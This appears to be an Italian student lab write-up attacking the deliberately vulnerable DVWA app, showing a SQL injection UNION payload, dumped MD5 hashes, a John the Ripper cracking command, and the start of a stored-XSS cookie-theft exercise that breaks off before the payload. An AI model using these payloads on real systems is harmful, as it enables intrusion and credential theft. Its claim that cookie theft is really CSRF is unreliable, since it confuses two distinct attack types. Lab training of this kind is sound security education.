

Cyber Security & Ethical Hacking

Exploit delle vulnerabilità

Introduzione alla traccia

Nell'esercizio di oggi viene richiesto di exploitare le vulnerabilità su SQL injection e su XSS Stored presenti sull'applicazione DVWA sulla macchina Metasploitable, preconfigurandola sul livello minimo di sicurezza.

Gli obiettivi dell'esercizio sono due:

- Recuperare le password e gli utenti presenti sul DB, sfruttando la SQLi.
- Recuperare i cookie di sessione delle vittime dell XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Prefazione

Facciamo un piccolo riepilogo degli argomenti presenti nella traccia

Cosa sono le vulnerabilità che andremo a sfruttare?

La prima è l'XSS(Cross Site Scripting), ovvero una famiglia di vulnerabilità che permettono ad un potenziale attaccante di prendere il controllo su una Web App e sulle sue componenti con un impatto devastante sulla sicurezza degli utenti. Un XSS può essere: Riflesso, Persistente o DOM based. Oggi ci viene chiesto di utilizzare il persistente, ovvero un XSS che viene salvato nel sito, e viene eseguito ogni qualvolta che un web server visita la pagina infetta. Noi oggi andremo a scrivere un payload in JS, salvandolo nel sito, che manderà automaticamente, ad un server sotto il nostro controllo, il relativo cookie di sessione di ogni utente che utilizzerà quella particolare funzione del sito. Per essere più specifici, quando un attacco prevede il "furto dei cookie" è più corretto parlare di CSRF(Cross-site Request Forgery), sfrutteremo quindi la fiducia di un utente autenticato per eseguire azioni non desiderate. La differenza che vogliamo sottolineare rispetto agli attacchi XSS è che mentre gli attacchi XSS vanno ad ingannare l'utente che deve schiacciare su un link malevolo, gli attacchi CSRF vanno ad ingannare il server che va a leggere i cookie.

Prefazione

Facciamo un piccolo riepilogo degli argomenti presenti nella traccia

Il secondo attacco che ci è richiesto di utilizzare è di tipo SQL injection, che permette ad utente non autorizzato di prendere il controllo sui comandi SQL utilizzati da un applicazione web. E Perché è utile? Perché solitamente un'applicazione Web utilizza uno o più database di back-end per salvare i dati che elabora. Per interagire con i database, programmatori, applicazioni ed applicazioni web utilizzano lo «structured query language», SQL. Quindi noi possiamo collegarci al database, inviare la richiesta (query), ed estrarre i risultati e conoscendo bene le funzioni dei database un attaccante può ottenere accesso all'intero database semplicemente utilizzando una web app. Capite quindi che è una vulnerabilità letale per le informazioni riservate salvate all'interno di un server. In questo esercizio noi lo sfrutteremo per richiedere al server, tutte le informazioni inerenti a nome utenti e password, andando poi a decifrare i codici hash relativi alle singole passwords.

Recuperare le passwords tramite SQLi

Con la query `<'UNION SELECT user, password FROM users#>` estraiamo informazioni sensibili come nome utente e il codice hash delle passwords. Per convertire questi codici con delle password a noi leggibili, utilizziamo un decodificatore chiamato 'jhon' su Kali. Per prima cosa andiamo a creare un documento .text così da renderlo leggibile per John, e poi gli chiediamo di decodificarne il contenuto per noi, con il comando che trovate in figura. Così facendo otteniamo le passwords.

Bingo!

The screenshot displays a web application interface for 'Vulnerability: SQL Injection (Blind)'. On the left is a navigation menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows the results of a SQL injection attack, listing five users with their IDs, first names, and surnames. Below this is a 'More info' section with three links to security reviews and tutorials. On the right, a terminal window shows the command `john --show --format=raw-MD5 passwdw.text` being executed, resulting in five cracked password hashes: password, abc123, charley, letmein, and password.

Vulnerability: SQL Injection (Blind)

User ID:

ID: 'UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

fox@kali: ~/Desktop

File Actions Edit View Help

(fox@kali)-[~/Desktop]
\$ john --show --format=raw-MD5 passwdw.text


?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(fox@kali)-[~/Desktop]
\$

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Adesso viene la parte più tosta. Innanzitutto andremo a capire come definire il cookie per il nostro linguaggio js, e lo facciamo andando ad ispezionare la pagina, andando sul cookie e cliccando sul ? Così da capire come dobbiamo chiamarlo.




Una volta capito questo andiamo alla prossima slide per provare il comando.

Cookie

The `Cookie` HTTP request header contains stored [HTTP cookies](#) associated with the server (i.e. previously sent by the server with the `Set-Cookie` header or set in JavaScript using `Document.cookie`).

Adesso proviamo a capire se la nostra web app è vulnerabile inserendo un codice in Js che ci farà visualizzare il cookie su una finestra alert, e lo facciamo in questo modo:



